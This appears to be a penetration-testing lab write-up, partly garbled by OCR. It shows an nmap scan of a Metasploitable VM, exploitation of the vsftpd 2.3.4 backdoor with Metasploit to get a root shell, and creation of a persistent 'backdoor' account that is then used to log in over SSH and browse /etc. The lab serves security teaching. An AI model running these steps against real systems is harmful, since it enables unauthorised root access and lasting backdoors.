


Metasploit Exploitation Workflow

This document details the step-by-step exploitation workflow using the Metasploit Framework. It demonstrates the full penetration testing cycle including scanning, enumeration, module configuration, exploitation, and post-exploitation activities.

1. Starting Metasploit (msfconsole)

The process begins by launching Metasploit's interactive console. This interface provides access to hundreds of modules used for scanning, exploitation, and payload management.



Warning: Never expose this VM to an untrusted network!

Contact: msfdev@metasploit.com

Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Tue Nov 11 12:18:13 EST 2025 on ttym1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


To access official Ubuntu documentation
<http://help.ubuntu.com/>
No mail.
msfadmin@metasploitable:~\$ _

(kali㉿kali)-[~]\$ nmap 192.168.246.131
Starting Nmap 7.95 (https://nmap.org) at 2025-11-11 13:01 EST
Nmap scan report for 192.168.246.131
Host is up (0.0013s latency).
Not shown: 977 closed tcp ports (reset)
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
23/tcp open telnet
25/tcp open smtp
53/tcp open domain
80/tcp open http
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
512/tcp open exec
513/tcp open login
514/tcp open shell
1099/tcp open rmiregistry
1524/tcp open ingreslock
2049/tcp open nfs
2121/tcp open cccproxy-ftp
3306/tcp open mysql
5432/tcp open postgresql
5900/tcp open vnc
6000/tcp open X11
6667/tcp open irc
8009/tcp open ajp13
8180/tcp open unknown
MAC Address: 00:0C:29:9E:35:09 (VMware)
Nmap done: 1 IP address (1 host up) scanned in 13.26 seconds

(kali㉿kali)-[~]

2. Searching for an Exploit Module

The target service or vulnerability is identified, and Metasploit's search functionality is used to find a suitable exploit. Each module includes details on requirements, compatibility, and usage.



A screenshot of a Kali Linux desktop environment. The terminal window is open and shows the following session:

```
kali@kali:~
```

Session Actions Edit View Help

```
=[ metasploit v6.4.84-dev
+ -- --=[ 2,547 exploits - 1,309 auxiliary - 1,680 payloads      ]
+ -- --=[ 431 post - 49 encoders - 13 nops - 9 evasion        ]
```

Metasploit Documentation: <https://docs.metasploit.com/>
The Metasploit Framework is a Rapid7 Open Source Project

```
msf > search vsftpd 2.3.4
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/unix/ftp/vsftpd_234_backdoor	2011-07-03	excellent	No	VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example `info 0`, use `0` or `use exploit/unix/ftp/vsftpd_234_backdoor`

```
msf > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options
```

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name	Current Setting	Required	Description
CHOST	no		The local client address
CPORT	no		The local client port
Proxies	no		A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: sapni, socks4, socks5, http, socks5h
RHOSTS	yes		The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	21	yes	The target port (TCP)

Exploit target:


Id	Name
0	Automatic

View the full module info with the `info`, or `info -d` command.

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > 
```

3. Loading & Configuring the Exploit

After selecting the module, parameters such as RHOSTS (target IP) and RPORT (target port) are configured. Payloads (e.g., reverse shell, meterpreter) are also chosen at this stage.



The screenshot shows a terminal window titled "kali@kali: ~". The user is in the msf exploit module for "unix/ftp/vsftpd_234_backdoor". They have set the target host to 192.168.246.131 and are viewing the module options. The exploit target is set to "Automatic". The terminal also displays the exploit process starting and a user creation session.

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.246.131
rhosts => 192.168.246.131
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name      Current Setting  Required  Description
---      ---           ---        ---
CHOST          no           no        The local client address
CPORT          no           no        The local client port
Proxies        no           no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: sapni, socks4, socks5, http, socks5h
RHOSTS        192.168.246.131  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT          21           yes       The target port (TCP)

Exploit target:

Id  Name
--  --
0   Automatic

View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.246.131:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.246.131:21 - USER: 331 Please specify the password.
[+] 192.168.246.131:21 - Backdoor service has been spawned, handling ...
[+] 192.168.246.131:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.246.130:37033 → 192.168.246.131:6200) at 2025-11-11 13:23:02 -0500

adduser backdoor
Adding user `backdoor' ...
Adding new group `backdoor' (1003) ...
Adding new user `backdoor' (1003) with group `backdoor' ...
Creating home directory `/home/backdoor' ...
Copying files from `/etc/skel' ...
Enter new UNIX password: password
Retype new UNIX password: password
passwd: password updated successfully
Changing the user information for backdoor
Enter the new value, or press ENTER for the default
Full Name []: Amara Okonkwo
```

4. Running the Exploit

The exploit is executed. If successful, this results in access to the target machine. If not, adjustments may be needed or alternative modules attempted.

```
Session Actions Edit View Help
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 14 bytes 990 (990.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

Re (kali㉿kali)-[~]
$ ssh backdoor@192.168.246.131
Ch Unable to negotiate with 192.168.246.131 port 22: no matching host key type found. The
Er ir offer: ssh-rsa,ssh-dss

Re (kali㉿kali)-[~]
$ ssh backdoor@192.168.246.131:21
ssh: Could not resolve hostname 192.168.246.131:21: Name or service not known

Re (kali㉿kali)-[~]
$ ssh -p 21 backdoor@192.168.246.131
Er
pwd
^C

Re (kali㉿kali)-[~]
$ ssh -p 21 backdoor@192.168.246.131
^C

Re (kali㉿kali)-[~]
$ ssh -oHostKeyAlgorithms=+ssh-rsa -oPubkeyAcceptedAlgorithms=+ssh-rsa backdoor@192.
Is 168.246.131
st The authenticity of host '192.168.246.131 (192.168.246.131)' can't be established.
pi RSA key fingerprint is SHA256:BQHm5EoHX9GCiOLuVscegPXLQOsuPs+E9d/rrJB84rk.
y This key is not known by any other names.
st Are you sure you want to continue connecting (yes/no/[fingerprint])? y
y Please type 'yes', 'no' or the fingerprint: yes
st Warning: Permanently added '192.168.246.131' (RSA) to the list of known hosts.
pv backdoor@192.168.246.131's password:
/ Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
wh
rc The programs included with the Ubuntu system are free software;
pi the exact distribution terms for each program are described in the
p] individual files in /usr/share/doc/*copyright.
6
6 Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
6 applicable law.
6
6 To access official Ubuntu documentation, please visit:
^Z http://help.ubuntu.com/
B backdoor@metasploitable:~$
```

5. Post-Exploitation Tasks

Once access is gained, further actions can be taken such as privilege escalation, file extraction, or system enumeration. Meterpreter tools are often used at this stage.

```
S Session Actions Edit View Help
A backdoor@metasploitable:~$ ls
A backdoor@metasploitable:~$ dir
C backdoor@metasploitable:~$ cd /etc
C backdoor@metasploitable:/etc$ ls
E adduser.conf           perl
R adjtime                 php5
P aliases                 popularity-contest.conf
C aliases.db               postfix
E alternatives            postgresql
E apache2                 postgresql-common
E apt                      ppp
E at.deny                  printcap
E bash.bashrc              profile
E bash_completion          profile.d
E bash_completion.d        proftpd
E belocs                   protocols
E bind                     purple
E bindresvport.blacklist   python
E blkid.tab                python2.5
E blkid.tab.old             rc0.d
I calendar                rc1.d
E chatscripts              rc2.d
E console-setup            rc3.d
E console-tools             rc4.d
E cowpoke.conf             rc5.d
E cron.d                   rc6.d
E cron.daily                rc.local
E cron.hourly               rcS.d
E cron.monthly              resolvconf
S crontab                  resolv.conf
E cron.weekly               rmt
E cups                      rpc
E debconf.conf              samba
Y debian_version            screenrc
E default                  security
P defoma                   services
E deluser.conf              sgml
W depmod.d                 shadow
R devscripts.conf           shadow-
P dhcp3                    shells
P distcc                   skel
L dpkg                      ssh
L e2fsck.conf               ssl
L emacs                     sudoers
L environment               su-to-rootrc
L esound                    sysctl.conf
L event.d                  syslog.conf
B exports                   terminfo
                           timezone
                           tomcat5.5
```